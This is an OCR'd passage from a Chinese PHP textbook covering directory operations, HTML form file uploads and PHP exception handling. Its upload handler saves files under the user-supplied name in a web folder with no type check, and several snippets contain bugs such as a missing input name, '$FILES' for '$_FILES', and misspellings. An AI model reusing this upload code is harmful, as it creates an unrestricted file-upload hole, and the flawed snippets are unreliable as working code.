


图 8-14　访问远程文件

注意：

读取的前 1000 个字节的字符是包含在 HTML 标签的，所以浏览器无显示，可直接查看源文件。

8.3　PHP 目录相关操作

PHP 文件系统源自于*ix 文件系统，所以从 PHP 角度来看，目录也是文件，是一种特殊的文件。目录的常用操作有打开或关闭目录、解析目录的路径、遍历目录、建立或删除目录以及复制或移动目录。

8.3.1　打开和关闭目录

打开目录与打开文件类似，如果设置好特定的参数，打开的文件不存在则可以创建此

文件，打开目录则不同，如果目录不存在，一定会报错。

在 PHP 中，打开目录的函数为 opendir( )，其函数原型如下：

```
resource opendir ( string $path [, resource $context ] )
```

参数$path 是目录所在路径，通常在打开目录之前用 is_dir( )函数判断此目录路径的有效性。函数执行成功后则返回 true，如果$path 不是一个合法目录或者因为权限、文件系统错误等打不开目录的话，函数将返回 false，并产生一个 E_WARNING 级的错误信息。

在 PHP 中使用 closedir( )函数关闭目录，其函数原型如下：

```
void closedir ( resource $dir_handle )
```

参数$dir_handle 所指定的流必须是被 opendir( )函数打开的。

实例 8-15：打开和关闭目录

```
<?php
$dir = "D:/Program Files/php";
//is_dir()函数判断目录的有效性
if (is_dir($dir)) {
    //打开目录
    $dir_res = opendir($dir);
        echo "打开目录成功! \n";
} else {
        echo "目录不存在或者无权限! \n";
}
//关闭目录
closedir($dir_res);
?>
```

运行上述代码，结果如图 8-15 所示。




图 8-15　打开和关闭目录

8.3.2　浏览目录

PHP 中提供内建函数 scandir( )浏览目录，其函数原型如下：

```
array scandir ( string $directory [, int $sorting_order [, resource
$context ]] )
```

该函数若执行成功，将返回$directory 目录下所有的文件和目录，第二个可选参数$sorting_order 指定排序，默认为按照字母升序排列，若将此参数设置为 1，则按字母降序

排列。

实例 8-16： 浏览目录

```
<?php
$dir = 'D:/Program Files/php';
if (is_dir($dir)) {
	$files1 = scandir($dir);

	$files2 = scandir($dir, 1);
}
//按照字母升序排列
foreach($files1 as $value) {
	echo $value . "<br />";
}
//按照字母降序排列
foreach($files2 as $value) {
	echo $value . "<br />";
}
?>
```

运行上述代码，结果如图 8-16 所示。




图 8-16　浏览目录

8.3.3　建立和删除目录

在 PHP 中使用 mkdir( )函数创建目录，其函数原型如下：

```
bool mkdir ( string $pathname [, int $mode [, bool $recursive [, resource
$context ]]] )
```

$pathname 是要建立的目录名，可选参数$mode 指定创建目录的权限，默认为 0777，意味着最大权限。

删除目录用 rmdir( )函数，并且只能删除一个存在的空目录且有相应的权限，如果目录非空，就需要进入到目录中，使用 unlink( )函数删除每个文件，然后再删除此目录。其函数原型如下：

```
bool rmdir ( string $dirname )
```

这里$dirname 是要删除目录的地址。

实例 8-17： 建立和删除目录

```
<?php
$newdir = "D:/htdocs/08/newdir";
//如果目录不存在，建立新的目录
if (!is_dir($newdir)) {
        if (mkdir($newdir)) {
            echo "目录建立成功！\n";
    } else {
            echo "目录建立失败！\n";
    }
}
//删除刚才建立的目录
if (is_dir($newdir)) {
        if (rmdir($newdir)) {
            echo "目录删除成功！\n";
    } else {
            echo "目录删除失败！\n";
    }
}
?>
```

运行上述代码，结果如图 8-17 所示。




图 8-17　建立和删除目录

8.4　文件的上传

实际编程中，经常用到文件的上传和下载功能.。通过文件的上传和下载，可以实现客户端和服务器端的文件交换。

为满足传递文件信息的需要，HTTP 协议实现了文件上传机制，从而可以在客户端通过浏览器将本地文件上传到指定的服务器目录中，这就涉及到客户端和服务器端的设置。

下面介绍客户端的设置。

客户端的设置是通过编写的 html 网页实现的。文件上传的最基本方法是通过 HTML 表单选择本地文件提交实现的，在 form 表单中通过<input type="file">标记选择本地文件，还需指明<form>标签中的 enctype 和 method 两个属性的值，把 enctype 设置为 enctype=

"multipart/form-data"，表明表单编码数据的方式，将 method 设置为 method="POST"，表明发送数据的方法。还需要在表单中设置一个 hidden 类型的 input 框，其中 name 的值为 MAX_FILE_SIZE，并通过 vale 值的大小限制上传文件的大小，但该值不能超过 php.ini 文件中的 upload_max_filesize 的大小。

实例 8-18： 文件上传表单

```
<html>
<head>
<title>文件上传</title>
</head>
<body>
<form action="8-19_upload.php" method="post" enctype="multipart/form-data">
<input type="hidden" name="MAX_FILE_SIZE" value="999">
选择将要上传的文件：<input type="file">
<input name="submit" type="submit" value="上传文件" />
</form>
</body>
<html>
```

运行上述代码，结果如图 8-18 所示。




图 8-18　文件上传

注意：

隐藏表单 MAX_FILE_SIZE 的值只是对浏览器的一个建议，实际上普通的 PHP 程序员都可以跳过此限制，加这个隐藏表单主要是为了方便用户，防止花费很长时间等待大文件上传。

文件的上传与前面介绍的复制文件的方法类似，是通过函数 move_uploaded_file( )实现的，其函数原型如下：

```
bool move_uploaded_file ( string $filename , string $destination )
```

该函数检查并确保参数$filename 指定的文件是合法的上传文件，即是通过 PHP 的 HTTP 的 POST 上传机制所上传的，如果文件合法，则将其移动到由参数$destination 指定的文件。若$filename 指定的文件非法，不会出现这步操作，函数返回 false，如果是合法的文件，但是由于某些原因函数执行失败，将会返回 false 并且还会发出一条警告，如果参数$destination 指定的文件存在，将会覆盖此文件。

客户端的上传表单只提供本地文件选择以及提交的方式，并没有提供文件到达服务器后发生了什么，所以上传文件的接收和后续处理就要通过 8-19_upload.php 来处理。在服务器端，我们首先应该了解 php.ini 文件中关于上传文件的一些指令。

- file_uploads：该指令的默认值为 on，确定服务器上的 PHP 脚本是否可以接受 HTTP 文件上传。
- memory_limit：该指令的默认值为 8MB，设置脚本可以分配的最大内存，防止独占服务器资源。
- upload_max_filesize：该指令的默认值为 2MB，限制 PHP 处理的上传文件的最大值，此值必须小于 post_max_size。
- post_max_size。该指令的默认值为 8MB，限制通过 POST 方法可以接受信息的最大值。
- upload_tmp_dir。该指令的默认值为 NULL，上传文件存放的临时路径，可以是一个绝对路径，此目录对于用户来说必须可写。

我们知道，通过表单提交到服务器的数据可以通过全局数组$_POST、$_GET、$_REQUUEST 接收。而通过 POST 方法上传的文件的有关信息都被存储在多维数组$_FILES 中，该多维数组包括以下几项。

- $_FILES[]["name"]：被长传文件的文件名，包含扩展名。
- $_FILES[]["type"]：被上传文件的类型。
- $_FILES[]["size"]：被上传文件的大小，按字节计数。
- $_FILES[]["tmp_name"]：文件上传后，存储在服务器端的临时文件名，是在临时目录中的文件名。
- $_FILES[]["error"]：文件上传出错的错误代码，0 表示无错误，文件上传成功，1 表示文件大小超出 php.ini 配置文件中的 upload_max_filesize 值，2 表示文件大小超出 HTML 表单中的 MAX_FILE_SIZE 值，3 表示文件部分被上传，4 表示没有任何文件被上传。

实例 8-19：上传处理文件

```
<?php
if ($_FILES['upfile']['error'] > 0) {
    echo "上传错误：";
    switch ($_FILES['upfile']['error']) {
          case 1:
               echo "文件大小超出 php.ini 中的 upload_max_filesize。";
               break;
          case 2:
               echo "文件大小超出 HTML 表单中 MAX_FILE_SIZE 值。";
               break;
          case 3:
               echo "文件被部分上传。";
```

```
                break;
            case 4:
                echo "没有任何文件被上传。";
                break;
        }
        //出错，退出程序
        exit;
}
//定义上传后的位置和文件名
$uploadfile = "upload/" . time() . $_FILES['upfile']['name'];
//判断文件是否通过 HTTP POST 上传的
if (is_uploaded_file($_FILES['upfile']['tmp_name'])) {
    if (!move_uploaded_file($_FILES['upfile']['tmp_name'], $uploadfile))
{
            echo "出现问题，不能将文件移动到服务器内指定的目录。";
            exit;
    }
} else {
        echo "出现问题，上传文件不是一个合法文件" ;
        echo $_FILES['upfile']['name'];
        exit;
}
echo "文件" . $uploadfile . "上传成功，大小为：" . $FILES['upfile']['size'];
print_r($_FILES);
?>
```

运行上述代码，结果如图 8-19 所示。




图 8-19　上传处理文件

8.5　难 点 解 析

文件和数据库一样，在 PHP 中常用来存储数据。本章主要介绍了 PHP 中的文件系统以及对文件和目录的各种操作。从文件的各种属性开始介绍，然后依次引入对文件的操作，接着介绍了对目录的各种操作，最后为读者简要介绍了上传文件的各种细节问题。因为文件操作在 PHP 编程中有着广泛应用，所以读者必须熟练掌握它们。

对于文件的各种操作，首要的是创建文件。创建文件是使用 fopen( )函数，并传入合适的参数。如果创建文件失败，则需要查明是否传入正确参数、系统的权限是否有问题等。对于已知文件，可用 file( )函数将其读入到数组，也可用 fread( )函数全部读出，还可用 file_exists( )函数来判断该文件是否存在，我们不使用 fopen( )函数来判断文件是否存在是因为有时候权限问题会导致 fopen( )函数返回的数据引导我们错误的判断。除了上述的这个操作，对文件的处理还有很多函数，它们都比较简单。因为 PHP 的文件系统源于*ix 文件系统，所以目录从一定角度看，它也是文件，只是比较特殊。对于目录，其常用操作有打开或关闭、解析目录路径、遍历目录、建立和删除目录以及复制和移动目录。

本章的难点在于文件的上传和下载操作。文件上传最基本的方法是通过 HTML 表单选择本地文件提交实现，然后通过函数 move_uploaded_file( )将本地文件上传到服务器上，操纵该函数需要了解配置文件 php.ini 中关于上传文件的一些指令，以及注意通过表单提交到服务器的数据，可以通过全局数组$_POST、$_GET、$_REQUQUEST 接收。而通过 POST 方法上传的文件的有关信息都被存储在多维数组$_FILES 中。

8.6　高手训练营

1. 函数_____是用来检测一个文件或者一个目录是否存在。
2. 使用 fopen( )函数打开文件时，其模式有_____、_____和_____。
3. 函数_____将文件中指针移动到文件开头；函数_____检测文件指针是否到了文件结束的位置。
4. rename( )函数有重命名文件和目录的功能，还有_____。
5. 在 PHP 中，读取文件内容有哪四种方式？
6. 函数_____用于删除一个文件，函数_____用于创建一个目录。
7. 如何获取上传的文件？如何将上传的文件移动到指定位置？
8. 编写一段程序，判断当前工作路径下的文件是否为目录。

第9章　PHP中的异常处理

在实际的系统运行中，有可能存在一些预想不到的环境错误。例如，无法找到指定的文件、打开文件时权限受限、打开数据库失败、装载一个不存在的类等。虽然这些错误能通过 if 语句检测出来，但是 PHP 5 为我们提供了一种新的更好的处理方法——面向对象的错误处理方法，即异常处理。异常处理用于在指定的错误(异常)情况发生时改变脚本的正常流程，能有效地解决环境错误因素引发的异常。本章先简要介绍异常处理的原理，然后对异常处理及扩展的异常处理类进行详细介绍，最后介绍异常的传递与重掷。

9.1　异常处理的原理

PHP 5 添加了类似于其他语言的异常处理模块。在 PHP 代码中，异常处理是使用关键字 try、catch 和 throw 来实现的。其中，try 的功能是检测异常，catch 的功能是捕获异常，throw 的功能是抛出异常。

将需要进行异常处理的代码放在 try 代码块内，以便捕获可能存在的异常。所产生的异常可被 throw 语句抛出并被 catch 语句捕获。每一个 try 语句至少要有一个与之对应的 catch 语句。使用多个 catch 语句可以捕获不同的类所产生的异常。当 try 代码块不再抛出异常或者找不到与 catch 语句匹配所抛出的异常时，PHP 代码就会在跳转到最后一个 catch 语句的后面继续执行。当然，PHP 允许在 catch 代码块内再次抛出(throw)异常。

当一个异常被抛出时，其后(指抛出异常时所在的代码块)的代码将不会继续执行，而 PHP 就会尝试查找第一个能与之匹配的 catch 语句。如果一个异常没有被捕获，而且又没有使用 set_exception_handler( )函数作相应处理的话，那么 PHP 将会产生一个严重的错误，并且输出 Uncaught Exception ...(未捕获异常)的提示信息。

9.2　PHP 中的异常处理

前面简要地介绍了 PHP 中异常处理的基本原理。下面分析异常处理的语法格式。

```
try
{
    …
    throw new Exception($error);
```

```
    …
}
catch(FirstException $exception)
{
    …
}
catch(SecondException $exception)
{
    …
}
```

将可能发生异常的代码放在 try 和 catch 之间，当检测到异常时，便使用 throw 关键字抛出异常，catch 语句用于捕获所抛出的异常。

一个 try 语句至少有一个 catch 语句与之相对应。在实际应用中，可使用多个 catch 关键字与之对应，以捕获不同类所产生的异常。多个 catch 关键字按照顺序执行，直到所有的异常捕获完成。

throw 语句只能抛出对象，不能抛出诸如字符串、数组等任何其他的基础数据类型。PHP 内置了一个异常处理类 Exception，所有自己使用的异常类都必须从该类继承。如果试图抛出一个非 Exception 类继承的类，将得到一个运行错误。

9.2.1　异常类 Exception

异常类是 PHP 内置的异常处理类，用于脚本发生异常时建立异常对象，该对象将用于存储异常信息并抛出和捕获。

实例 9-1：异常类 Exception 实例

```
<?php
if (file_exists('file.txt'))
      echo '文件已存在！';
else
      {
      $e=new Exception('文件不存在', 1);
      echo $e->getMessage();
      }
?>
```

执行上述代码，运行结果如图 9-1 所示。



图 9-1　出现异常

知识点：

该实例简单说明了如何创建一个异常对象并获得异常信息。在准备抛出异常时，需要首先建立异常对象，其语法格式如下。

```
$e=new Exception([string $errmsg[,int $errcode]]);
```

其中，$errmsg 表示用户自定义的异常信息，$errcode 表示用户自定义的异常代码。

使用 getMessage( )函数获得异常信息。

9.2.2　异常抛出关键字 throw

前面的这种创建一个异常并直接将异常返回的方法可以在一定限度内进行异常处理。但是按照一般的 PHP 模式，异常对象是由 throw 关键字抛出的。

实例 9-2：抛出异常

```
<?php
function checkNum($number)
{
    if($number>1)
        throw new Exception("Value must be 1 or below");
    return true;
 }
checkNum(2);
?>
```

图 9-2 显示了抛出异常的结果。




图 9-2　抛出异常

知识点：

(1) 抛出异常的语法格式：

```
throw $e
```

其中，$e 是异常对象。为了方便起见，通常使用下面的方法抛出异常：

```
throw new Exception([string $errmsg[,int $errcode]]);
```

这种方法是在抛出异常的同时建立异常对象。使用这种方法不仅可以方便程序的阅读和理解，而且也省去了一个变量的定义，可提高程序的效率。

(2) throw 语句运行后，脚本将被终止运行，其抛出的异常对象将可被捕获。

(3) 在此实例中，异常被成功地抛出了。但是，由于没有任何捕获行为，PHP 抛出了一个致命的错误。这是因为异常类的定义中包含安全机制，在异常被抛出时代码将不被继续执行。这样做的好处是，一旦异常发生，可以有效地避免后续代码使用错误的变量进行操作。

9.2.3　异常捕获语句 try…catch

一般使用一组 try…catch 语句来异常。通常一条 try 语句至少要和一条 catch 语句相对应。

实例 9-3： 捕获异常

```
<?php
    function checkNum($number) {
        if($number>1)
            throw new Exception("值不能大于1！");
        return true;
     }
    try{
        checkNum(2);
    }
    //捕获异常
    catch(Exception $e)
{
        echo $e->getMessage();
    }
 ?>
```

运行上述代码，结果如图 9-3 所示。




图 9-3　捕获异常

知识点：

(1) try…catch 语句的语法格式如下：

```
try
{
    //可能抛出异常的代码
```

```
}
catch(Exception $e)
{
    //捕获异常后的操作
}
```

对于代码中可能抛出异常的位置都应该使用 try 语句进行异常检测，并使用 catch 语句来处理可能抛出的异常。

(2) 此实例中的异常信息被正确地检测并捕获了。这种通过结合使用 throw 关键字和 try…catch 语句进行异常处理的方法可以有效地中止错误代码的运行。这样，可以有效地避免后续代码使用错误的变量进行处理，能避免许多潜在的错误。

9.2.4　异常处理函数设置 set_exception_handler

有些时候，为了处理一些可能没有捕获的异常，往往会使用一个专门的函数进行处理。这个函数可以通过 set_exception_handler( )函数来设置。

实例 9-4：异常处理函数设置

```
<?php
    function myException($e){
        echo $e->getMessage();
    }

    set_exception_handler('myException');

    try
    {
        $path="D:\\Readme.txt";
}
    catch (Exception $e)
    {
        echo $e->getMessage();
    }

    if (file_exists($path))
        echo '文件已存在！';
    else
    {
        throw new Exception('文件不存在!');
    }
?>
```

运行上述代码，结果如图 9-4 所示。



图 9-4　异常处理函数设置

知识点：

(1) set_exception_handler( )函数的语法格式如下：

```
set_exception_handler(exception_handler)
```

其中，exception_handler 是用于处理未捕获异常的函数名。需要注意的是，用于处理未捕获异常的函数必须在调用 set_exception_handler( )函数前定义。

(2) function myException($e){}函数用于处理未捕获的异常。其中，$e 是异常对象。

(3) 虽然在代码中没有使用 try…catch 进行异常的检测和捕获，但抛出的异常仍然成功地被显示出来了。

9.2.5　完整的异常信息

在前面的例子中，我们使用了$e->getMessage( )方法来获得用户自定义信息。在实际应用中，往往会根据实际需要显示出更为详细的信息，这时就需要用到 Exception 类中的其他方法了。

实例 9-5：完整的异常信息

```
<?php
    function checkNum($number) {
        if($number>1)
            throw new Exception("值不能大于 1！");
        return true;
     }
    try{
        checkNum(2);
    }
    //捕获异常
    catch(Exception $e){
        echo "异常信息：".$e->getMessage();   //返回用户自定义的异常信息
        echo "<br>异常代码：".$e->getCode(); //返回用户自定义的异常代码
        echo "<br>文件名：".$e->getFile();   //返回发生异常的 PHP 程序文件名
        echo"<br>异常代码所在行".$e->getLine();//返回发生异常的代码所在行的行号
        echo "<br>传递路线：";
        print_r($e->getTrace()); //以数组形式返回跟踪异常每一步传递的路线
        echo '<br>';
```

```
        echo $e->getTraceAsString(); //返回格式化成字符串的getTrace函数信息
    }
?>
```

运行上述代码，结果如图 9-5 所示。

